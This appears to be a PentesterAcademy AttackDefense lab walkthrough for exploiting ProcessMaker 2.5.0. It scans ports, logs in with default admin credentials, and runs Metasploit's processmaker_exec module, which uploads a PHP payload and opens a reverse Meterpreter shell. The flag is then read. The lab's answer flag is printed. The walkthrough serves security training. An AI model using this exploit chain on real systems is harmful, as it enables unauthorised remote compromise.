

ATTACK
DEFENSE
by PentesterAcademy

Name	Vulnerable Workflow Platform
URL	https://attackdefense.com/challengedetails?cid=1946
Type	Windows Exploitation: Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Checking target IP address.

Note: The target IP address is stored in the “target” file.

Command: cat /root/Desktop/target

```
root@attackdefense:~# cat /root/Desktop/target
Target IP Address : 10.0.0.168
root@attackdefense:~#
```


Step 2: Run an Nmap scan against the target IP.

Command: nmap --top-ports 65536 10.0.0.168


```
root@attackdefense:~# nmap --top-ports 65536 10.0.0.168
Starting Nmap 7.70 ( https://nmap.org ) at 2020-09-18 21:13 IST
Nmap scan report for ip-10-0-0-168.ap-southeast-1.compute.internal (10.0.0.168)
Host is up (0.060s latency).
Not shown: 8292 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5985/tcp  open  wsman
47001/tcp open  winrm
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49165/tcp open  unknown
49173/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 22.06 seconds
root@attackdefense:~#
```


Step 3: We have discovered that multiple ports are open. Access port 80 using firefox browser.

Command: firefox 10.0.0.168




Step 4: Target is running a ProcessMaker application. Login to the ProcessMaker application using default **admin:admin** credentials.






Step 5: Go to admin → Settings → System Information to identify the version of the ProcessMaker application.




The ProcessMaker version is 2.5.0.

Step 6: Search “processmaker 2.5.0 exploit” on google to find the vulnerability.



Step 6: Open Exploit-DB link: https://www.exploit-db.com/exploits/29325



Step 7: The target application is vulnerable to PHP Code Execution. We will use the metasploit framework to exploit the vulnerability.

Commands:
msfconsole
search processmaker

```
msf5 > search processmaker

Matching Modules
================

   #  Name
   -  ----
   0  exploit/multi/http/processmaker_exec
   1  exploit/multi/http/processmaker_plugin_upload


msf5 >
```

use exploit/multi/http/processmaker_exec
set RHOSTS 10.0.0.168

exploit

```
msf5 > use exploit/multi/http/processmaker_exec
msf5 exploit(multi/http/processmaker_exec) > set RHOSTS 10.0.0.168
RHOSTS => 10.0.0.168
msf5 exploit(multi/http/processmaker_exec) > exploit

[*] Started reverse TCP handler on 10.10.3.2:4444
[*] Authenticating as user 'admin'
[+] Authenticated as user 'admin'
[*] Sending payload 'LOPZRVe1SYIWrCa.php' (1512 bytes)
[+] Payload sent successfully
[*] Retrieving file 'LOPZRVe1SYIWrCa.php'
[*] Sending stage (38288 bytes) to 10.0.0.168
[*] Meterpreter session 1 opened (10.10.3.2:4444 -> 10.0.0.168:49244) at 2020-09-18 21:23:15 +0530
[+] Deleted LOPZRVe1SYIWrCa.php

meterpreter >
```

We have successfully exploited the target ProcessMaker application and received a meterpreter shell.

Step 5: Searching the flag.

Command: pwd
cd /
dir
cat flag.txt

```
meterpreter > pwd
C:\Users\Administrator\AppData\Roaming\ProcessMaker-2_5_0\processmaker\workflow\public_html
meterpreter >
meterpreter > cd /
meterpreter > dir
Listing: C:\
============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   0       dir   2020-09-10 15:20:33 +0530  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2013-06-18 17:48:29 +0530  BOOTNXT
40777/rwxrwxrwx   0       dir   2013-08-22 20:18:41 +0530  Documents and Settings
40777/rwxrwxrwx   0       dir   2013-08-22 21:22:33 +0530  PerfLogs
40555/r-xr-xr-x   4096    dir   2020-08-12 09:43:47 +0530  Program Files
40777/rwxrwxrwx   4096    dir   2020-09-15 19:29:49 +0530  Program Files (x86)
40777/rwxrwxrwx   4096    dir   2020-09-05 14:35:45 +0530  ProgramData
40777/rwxrwxrwx   0       dir   2020-09-05 09:16:57 +0530  System Volume Information
40555/r-xr-xr-x   4096    dir   2020-09-10 15:20:27 +0530  Users
40777/rwxrwxrwx   24576   dir   2020-09-10 14:40:34 +0530  Windows
100444/r--r--r--  398356  fil   2014-03-18 15:35:18 +0530  bootmgr
100666/rw-rw-rw-  32      fil   2020-09-15 19:26:18 +0530  flag.txt
100666/rw-rw-rw-  0       fil   2020-09-17 16:31:02 +0530  pagefile.sys

meterpreter > cat flag.txt
a3dcb4d229de6fde0db5686dee47145dmeterpreter >
```

This reveals the flag to us.

Flag: a3dcb4d229de6fde0db5686dee47145d

References

1. Process Maker (https://www.processmaker.com/)
2. Metasploit Module (https://www.rapid7.com/db/modules/exploit/multi/http/processmaker_exec)